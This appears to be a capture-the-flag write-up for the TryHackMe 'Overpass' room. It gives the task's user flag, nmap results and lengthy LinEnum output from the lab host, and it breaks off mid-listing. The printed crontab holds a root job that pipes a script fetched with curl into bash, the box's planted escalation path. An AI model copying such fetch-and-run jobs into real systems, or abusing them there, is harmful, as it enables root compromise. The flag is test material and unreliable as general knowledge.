


Overpass



Overpass

What happens when some broke CompSci students make a password manager?

[Task 1] Overpass

What happens when a group of broke Computer Science students try to make a password manager?
Obviously a *perfect* commercial success!

There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?

UPDATE: The code is now claimed.

#1

Hack the machine and get the flag in usertxt

thm{65c1aaf000506e56996822c6281e6bf7}

#2

Escalate your privileges and get the flag in root.txt

scans

nmap

QUICK-SCAN:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)

| 256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)

|_ 256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)

80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

|_ http-favicon: Unknown favicon MD5:

0D4315E5A0B066CEFD5B216C8362564B

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_ http-title: Overpass

LinEnum

```
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
# version 0.982
```

[-] Debug Info

[+] Thorough tests = Disabled

Scan started at:

Tue Jul 21 19:58:29 UTC 2020

SYSTEM

[-] Kernel information:

[-] Kernel information (continued):

Linux version 4.15.0-108-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04))
#109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020

[-] Specific release information:

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic

[-] Hostname:

overpass-prod

USER/GROUP

[-] Current user/group info:

uid=1001(james) gid=1001(james) groups=1001(james)

[-] Users that have previously logged onto the system:

Username	Port	From	Latest
tryhackme	pts/0	10.10.17.55	Sat Jun 27 15:59:15 +0000 2020
james	pts/0	10.1.69.107	Tue Jul 21 19:45:50 +0000 2020

[-] Who else is logged on:

19:58:29 up 3:14, 1 user, load average: 0.08, 0.06, 0.01
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
james pts/0 10.1.69.107 19:45 5.00s 0.04s 0.00s /bin/bash ./LinEnum.sh

[-] Group memberships:

uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)

```
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuid) gid=110(uuid) groups=110(uuid)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon) groups=1(daemon)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-46(plugdev),108(lxd)
uid=1001(james) gid=1001(james) groups=1001(james)
```

[-] It looks like we have some admin users:

```
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-46(plugdev),108(lxd)
```

[-] Contents of /etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd:/bin/false
uuid:x:106:110:/:/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/:/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash
james:x:1001:1001:,,,:/home/james:/bin/bash
```

[-] Super user account(s):

```
root
```

[-] Are permissions on /home directories lax:

```
total 16K
drwxr-xr-x 4 root root 4.0K Jun 27 02:20 .
drwxr-xr-x 23 root root 4.0K Jun 27 02:28 ..
drwxr-xr-x 6 james james 4.0K Jul 21 19:55 james
drwx----- 6 tryhackme tryhackme 4.0K Jun 27 16:13 tryhackme
```

```
### ENVIRONMENTAL #####
```

[-] Environment information:

```
SSH_CONNECTION=10.1.69.107 34146 10.10.21.16 22
LESSCLOSE=/usr/bin/lesspipe %s %s
LANG=C.UTF-8
OLDPWD=/home/james
```

```
XDG_SESSION_ID=186
USER=james
PWD=/var/tmp
HOME=/home/james
SSH_CLIENT=10.1.69.107 34146 22
SSH_TTY=/dev/pts/0
MAIL=/var/mail/james
SHELL=/bin/bash
TERM=xterm-256color
SHLVL=2
LOGNAME=james
XDG_RUNTIME_DIR=/run/user/1001
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
LESSOPEN=| /usr/bin/lesspipe %s
_=/usr/bin/env
```

[-] Path information:

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
drwxr-xr-x 2 root root 4096 Jun 27 02:11 /bin
drwxr-xr-x 2 root root 12288 Jun 27 02:29 /sbin
drwxr-xr-x 2 root root 28672 Jun 27 04:26 /usr/bin
drwxr-xr-x 2 root root 4096 Apr 24 2018 /usr/games
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/games
drwxr-xr-x 2 root root 4096 Jun 1 19:45 /usr/local/go/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/sbin
drwxr-xr-x 2 root root 4096 Jun 27 02:29 /usr/sbin
```

[-] Available shells:

```
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/bin/rbash
/bin/dash
/usr/bin/tmux
/usr/bin/screen
```

[-] Current umask value:

```
0002
u=rwx,g=rwx,o=rx
```

[-] umask value as specified in /etc/login.defs:

```
UMASK 022
```

[-] Password and storage information:

```
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS_WARN_AGE 7
ENCRYPT_METHOD SHA512
```

```
### JOBS/TASKS #####
```

[-] Cron jobs:

```
-rw-r--r-- 1 root root 822 Jun 27 04:18 /etc/crontab
```

/etc/cron.d:

```
total 20
drwxr-xr-x 2 root root 4096 Feb 3 18:23 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rw-r--r-- 1 root root 589 Jan 14 2020 mdadm
-rw-r--r-- 1 root root 191 Feb 3 18:23 popularity-contest
```

/etc/cron.daily:

```
total 60
drwxr-xr-x 2 root root 4096 Jun 27 02:10 .
```

```
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rwxr-xr-x 1 root root 376 Nov 20 2017 apport
-rwxr-xr-x 1 root root 1478 Apr 20 2018 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1176 Nov 2 2017 dpkg
-rwxr-xr-x 1 root root 372 Aug 21 2017 logrotate
-rwxr-xr-x 1 root root 1065 Apr 7 2018 man-db
-rwxr-xr-x 1 root root 539 Jan 14 2020 mdadm
-rwxr-xr-x 1 root root 538 Mar 1 2018 mlocate
-rwxr-xr-x 1 root root 249 Jan 25 2018 passwd
-rwxr-xr-x 1 root root 3477 Feb 21 2018 popularity-contest
-rwxr-xr-x 1 root root 246 Mar 21 2018 ubuntu-advantage-tools
-rwxr-xr-x 1 root root 214 Nov 12 2018 update-notifier-common
```

/etc/cron.hourly:

total 12

```
drwxr-xr-x 2 root root 4096 Feb 3 18:22 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
```

/etc/cron.monthly:

total 12

```
drwxr-xr-x 2 root root 4096 Feb 3 18:22 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
```

/etc/cron.weekly:

total 20

```
drwxr-xr-x 2 root root 4096 Feb 3 18:24 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rwxr-xr-x 1 root root 723 Apr 7 2018 man-db
-rwxr-xr-x 1 root root 211 Nov 12 2018 update-notifier-common
```

[-] Crontab contents:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

[-] Systemd timers:

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Wed 2020-07-22 01:19:51 UTC	5h 21min left	Tue 2020-07-21 16:43:58 UTC	3h 14min ago	motd-news.timer	
Wed 2020-07-22 04:55:45 UTC	8h left	Tue 2020-07-21 16:43:58 UTC	3h 14min ago	apt-daily.timer	apt-daily.service
Wed 2020-07-22 06:57:39 UTC	10h left	Tue 2020-07-21 16:43:58 UTC	3h 14min ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Wed 2020-07-22 16:59:41 UTC	21h left	Tue 2020-07-21 16:59:41 UTC	2h 58min ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service
Mon 2020-07-27 00:00:00 UTC	5 days left	Tue 2020-07-21 16:43:58 UTC	3h 14min ago	fstrim.timer	fstrim.service

5 timers listed.

Enable thorough tests to see inactive timers

NETWORKING

[-] Network and IP info:

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
inet 10.10.21.16 netmask 255.255.0.0 broadcast 10.10.255.255
inet6 fe80::71:f3ff:fe21:ace0 prefixlen 64 scopeid 0x20<link>
ether 02:71:f3:21:ac:e0 txqueuelen 1000 (Ethernet)
RX packets 217276 bytes 15084738 (15.0 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 222915 bytes 510685550 (510.6 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 2498 bytes 288868 (288.8 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2498 bytes 288868 (288.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[-] ARP history:

ip-10-10-0-1.eu-west-1.compute.internal (10.10.0.1) at 02:c8:85:b5:5a:aa [ether] on eth0

[-] Nameserver(s):

nameserver 127.0.0.53

[-] Nameserver(s):

Global

DNSSEC NTA: 10.in-addr.arpa
16.172.in-addr.arpa
168.192.in-addr.arpa
17.172.in-addr.arpa
18.172.in-addr.arpa
19.172.in-addr.arpa
20.172.in-addr.arpa
21.172.in-addr.arpa
22.172.in-addr.arpa
23.172.in-addr.arpa
24.172.in-addr.arpa
25.172.in-addr.arpa
26.172.in-addr.arpa
27.172.in-addr.arpa
28.172.in-addr.arpa
29.172.in-addr.arpa
30.172.in-addr.arpa
31.172.in-addr.arpa
corp
d.f.ip6.arpa
home
internal
intranet
lan
local
private
test

Link 2 (eth0)

Current Scopes: DNS

LLMNR setting: yes

MulticastDNS setting: no

DNSSEC setting: no

DNSSEC supported: no

DNS Servers: 10.0.0.2

DNS Domain: eu-west-1.compute.internal

[-] Default route:

default ip-10-10-0-1.eu 0.0.0.0 UG 100 0 0 eth0

[-] Listening TCP:

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-

[-] Listening UDP:

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-
udp	0	0	10.10.21.16:68	0.0.0.0:*	-	-

SERVICES

[-] Running processes:

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.9	159592	9072	?	Ss	16:43	0:02	/sbin/init maybe-ubiquity
root	2	0.0	0.0	0	0	?	S	16:43	0:00	[kthreadd]
root	4	0.0	0.0	0	0	?	I<	16:43	0:00	[kworker/0:0H]
root	6	0.0	0.0	0	0	?	I<	16:43	0:00	[mm_percpu_wq]
root	7	0.0	0.0	0	0	?	S	16:43	0:00	[ksoftirqd/0]
root	8	0.0	0.0	0	0	?	I	16:43	0:00	[rcu_sched]
root	9	0.0	0.0	0	0	?	I	16:43	0:00	[rcu_bh]
root	10	0.0	0.0	0	0	?	S	16:43	0:00	[migration/0]
root	11	0.0	0.0	0	0	?	S	16:43	0:00	[watchdog/0]
root	12	0.0	0.0	0	0	?	S	16:43	0:00	[cpuhp/0]
root	13	0.0	0.0	0	0	?	S	16:43	0:00	[kdevtmpfs]
root	14	0.0	0.0	0	0	?	I<	16:43	0:00	[netns]
root	15	0.0	0.0	0	0	?	S	16:43	0:00	[rcu_tasks_kthre]
root	16	0.0	0.0	0	0	?	S	16:43	0:00	[kauditd]
root	17	0.0	0.0	0	0	?	S	16:43	0:00	[xenbus]
root	18	0.0	0.0	0	0	?	S	16:43	0:00	[xenwatch]
root	19	0.0	0.0	0	0	?	I	16:43	0:00	[kworker/0:1]
root	20	0.0	0.0	0	0	?	S	16:43	0:00	[khungtaskd]
root	21	0.0	0.0	0	0	?	S	16:43	0:00	[oom_reaper]
root	22	0.0	0.0	0	0	?	I<	16:43	0:00	[writeback]
root	23	0.0	0.0	0	0	?	S	16:43	0:00	[kcompactd0]
root	24	0.0	0.0	0	0	?	SN	16:43	0:00	[ksmd]
root	25	0.0	0.0	0	0	?	SN	16:43	0:00	[khugepaged]
root	26	0.0	0.0	0	0	?	I<	16:43	0:00	[crypto]
root	27	0.0	0.0	0	0	?	I<	16:43	0:00	[kintegrityd]
root	28	0.0	0.0	0	0	?	I<	16:43	0:00	[kblockd]
root	29	0.0	0.0	0	0	?	I<	16:43	0:00	[ata_sff]
root	30	0.0	0.0	0	0	?	I<	16:43	0:00	[md]
root	31	0.0	0.0	0	0	?	I<	16:43	0:00	[edac-poller]
root	32	0.0	0.0	0	0	?	I<	16:43	0:00	[devfreq_wq]
root	33	0.0	0.0	0	0	?	I<	16:43	0:00	[watchdogd]
root	36	0.0	0.0	0	0	?	S	16:43	0:00	[kswapd0]
root	37	0.0	0.0	0	0	?	I<	16:43	0:00	[kworker/u31:0]
root	38	0.0	0.0	0	0	?	S	16:43	0:00	[ecryptfs-kthrea]
root	80	0.0	0.0	0	0	?	I<	16:43	0:00	[kthrotld]
root	81	0.0	0.0	0	0	?	I<	16:43	0:00	[acpi_thermal_pm]
root	82	0.0	0.0	0	0	?	S	16:43	0:00	[scsi_eh_0]
root	83	0.0	0.0	0	0	?	I<	16:43	0:00	[scsi_tmf_0]
root	84	0.0	0.0	0	0	?	S	16:43	0:00	[scsi_eh_1]
root	85	0.0	0.0	0	0	?	I<	16:43	0:00	[scsi_tmf_1]
root	91	0.0	0.0	0	0	?	I<	16:43	0:00	[ipv6_addrconf]
root	100	0.0	0.0	0	0	?	I<	16:43	0:00	[kstrp]
root	117	0.0	0.0	0	0	?	I<	16:43	0:00	[charger_manager]
root	170	0.0	0.0	0	0	?	I	16:43	0:00	[kworker/0:2]
root	183	0.0	0.0	0	0	?	I<	16:43	0:00	[ttm_swap]
root	213	0.0	0.0	0	0	?	I<	16:43	0:00	[kdmflush]
root	214	0.0	0.0	0	0	?	I<	16:43	0:00	[bioset]
root	284	0.0	0.0	0	0	?	I<	16:43	0:00	[raid5wq]
root	337	0.0	0.0	0	0	?	S	16:43	0:00	[jbd2/dm-0-8]


```

root    338 0.0 0.0    0 0 ?    I< 16:43 0:00 [ext4-rsv-conver]
root    415 0.0 0.0    0 0 ?    I< 16:43 0:00 [iscsi_ah]
root    418 0.0 2.2 111484 22520 ?    S<=s 16:43 0:00 /lib/systemd/systemd-journald
root    419 0.0 0.0    0 0 ?    I< 16:43 0:00 [ib-comp-wq]
root    420 0.0 0.0    0 0 ?    I< 16:43 0:00 [ib-comp-unb-wq]
root    421 0.0 0.0    0 0 ?    I< 16:43 0:00 [ib_mcast]
root    422 0.0 0.0    0 0 ?    I< 16:43 0:00 [ib_nl_sa_wq]
root    423 0.0 0.0    0 0 ?    I< 16:43 0:00 [rdma_cm]
root    425 0.0 0.1 105904 1988 ?    Ss 16:43 0:00 /sbin/lvmetad -f
root    434 0.0 0.0    0 0 ?    I< 16:43 0:00 [kworker/0:1H]
root    435 0.0 0.6 47104 6064 ?    Ss 16:43 0:00 /lib/systemd/systemd-udev
root    515 0.0 0.0    0 0 ?    S 16:43 0:00 [jbd2/xvda2-8]
root    516 0.0 0.0    0 0 ?    I< 16:43 0:00 [ext4-rsv-conver]
systemd+ 561 0.0 0.3 141932 3184 ?    Ssl 16:43 0:00 /lib/systemd/systemd-timesyncd
systemd+ 591 0.0 0.5 80048 5340 ?    Ss 16:43 0:00 /lib/systemd/systemd-networkd
systemd+ 594 0.0 0.5 70636 5200 ?    Ss 16:43 0:00 /lib/systemd/systemd-resolved
root    609 0.0 0.6 286352 6952 ?    Ssl 16:43 0:00 /usr/lib/AccountsService/accounts-daemon
message+ 611 0.0 0.4 50128 4808 ?    Ss 16:43 0:00 /usr/bin/dbus-daemon --system --address=systemd: --
nofork --nopidfile --systemd-activation --syslog-only
tryhack+ 614 0.0 1.2 1010336 12128 ?    Ssl 16:43 0:03 /home/tryhackme/server -p 80
syslog  615 0.0 0.4 263040 4520 ?    Ssl 16:43 0:00 /usr/sbin/rsyslogd -n
root    621 0.0 1.6 169188 17040 ?    Ssl 16:43 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-
startup-triggers
daemon  622 0.0 0.2 28332 2404 ?    Ss 16:43 0:00 /usr/sbin/atd -f
root    623 0.0 0.3 30104 3204 ?    Ss 16:43 0:00 /usr/sbin/cron -f
root    625 0.0 0.6 70588 6064 ?    Ss 16:43 0:00 /lib/systemd/systemd-logind
root    648 0.0 2.0 186032 20204 ?    Ssl 16:43 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/-
unattended-upgrade-shutdown --wait-for-signal
root    649 0.0 0.7 291396 7324 ?    Ssl 16:43 0:00 /usr/lib/policykit-1/polkitd --no-debug
root    664 0.0 0.6 72300 6352 ?    Ss 16:43 0:00 /usr/sbin/sshd -D
root    679 0.0 0.2 14768 2392 ttyS0 Ss+ 16:43 0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600
ttyS0 vt220
root    680 0.0 0.1 13244 1924 tty1 Ss+ 16:43 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root    17908 0.0 0.0    0 0 ?    I 19:31 0:00 [kworker/u30:2]
root    18917 0.0 0.0    0 0 ?    I 19:42 0:00 [kworker/u30:0]
root    19192 0.0 0.7 107988 7380 ?    Ss 19:45 0:00 sshd: james [priv]
james  19194 0.0 0.7 76640 7388 ?    Ss 19:45 0:00 /lib/systemd/systemd --user
james  19195 0.0 0.2 193676 2380 ?    S 19:45 0:00 (sd-pam)
james  19314 0.0 0.3 107988 3500 ?    S 19:45 0:00 sshd: james@pts/0
james  19320 0.0 0.5 21564 5148 pts/0 Ss 19:45 0:00 -bash
root    19987 0.0 0.0    0 0 ?    I 19:52 0:00 [kworker/u30:1]
james  20543 0.0 0.4 12588 4044 pts/0 S+ 19:58 0:00 /bin/bash ./LinEnum.sh
james  20544 0.1 0.3 12588 3060 pts/0 S+ 19:58 0:00 /bin/bash ./LinEnum.sh
james  20545 0.0 0.0 6284 772 pts/0 S+ 19:58 0:00 tee -a
james  20735 0.0 0.2 12588 2872 pts/0 S+ 19:58 0:00 /bin/bash ./LinEnum.sh
james  20736 0.0 0.3 38452 3540 pts/0 R+ 19:58 0:00 ps aux

```

[~] Process binaries and associated permissions (from above list):

```

1.1M -rwxr-xr-x 1 root root 1.1M Jun 6 2019 /bin/bash
1.6M -rwxr-xr-x 1 root root 1.6M Feb 5 01:07 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Feb 5 01:07 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Feb 5 01:07 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Feb 5 01:07 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Feb 5 01:07 /lib/systemd/systemd-resolved
40K -rwxr-xr-x 1 root root 39K Feb 5 01:07 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Feb 5 01:07 /lib/systemd/systemd-udev
56K -rwxr-xr-x 1 root root 56K Jan 8 2020 /sbin/agetty
0 lrwxrwxrwx 1 root root 20 Feb 5 01:07 /sbin/init -> /lib/systemd/systemd
84K -rwxr-xr-x 1 root root 83K Dec 5 2019 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11 18:25 /usr/bin/dbus-daemon
0 lrwxrwxrwx 1 root root 9 Oct 25 2018 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18 2017 /usr/lib/AccountsService/accounts-daemon
16K -rwxr-xr-x 1 root root 15K Mar 27 2019 /usr/lib/policykit-1/polkitd
28K -rwxr-xr-x 1 root root 27K Feb 20 2018 /usr/sbin/atd
48K -rwxr-xr-x 1 root root 47K Nov 16 2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24 2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar 4 2019 /usr/sbin/sshd

```

[~] /etc/init.d/ binary permissions:

```
total 164
drwxr-xr-x 2 root root 4096 Jun 27 02:29 .
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rwxr-xr-x 1 root root 2269 Apr 22 2017 acpid
-rwxr-xr-x 1 root root 4335 Mar 22 2018 apparmor
-rwxr-xr-x 1 root root 2805 Feb 27 03:18 apport
-rwxr-xr-x 1 root root 1071 Aug 21 2015 atd
-rwxr-xr-x 1 root root 1232 Apr 19 2018 console-setup.sh
-rwxr-xr-x 1 root root 3049 Nov 16 2017 cron
-rwxr-xr-x 1 root root 937 Mar 18 2018 cryptdisks
-rwxr-xr-x 1 root root 978 Mar 18 2018 cryptdisks-early
-rwxr-xr-x 1 root root 2813 Nov 15 2017 dbus
-rwxr-xr-x 1 root root 4489 Jun 28 2018 ebttables
-rwxr-xr-x 1 root root 985 Mar 11 20:57 grub-common
-rwxr-xr-x 1 root root 3809 Feb 14 2018 hwclock.sh
-rwxr-xr-x 1 root root 2444 Oct 25 2017 irqbalance
-rwxr-xr-x 1 root root 1503 Dec 12 2018 iscsid
-rwxr-xr-x 1 root root 1479 Feb 15 2018 keyboard-setup.sh
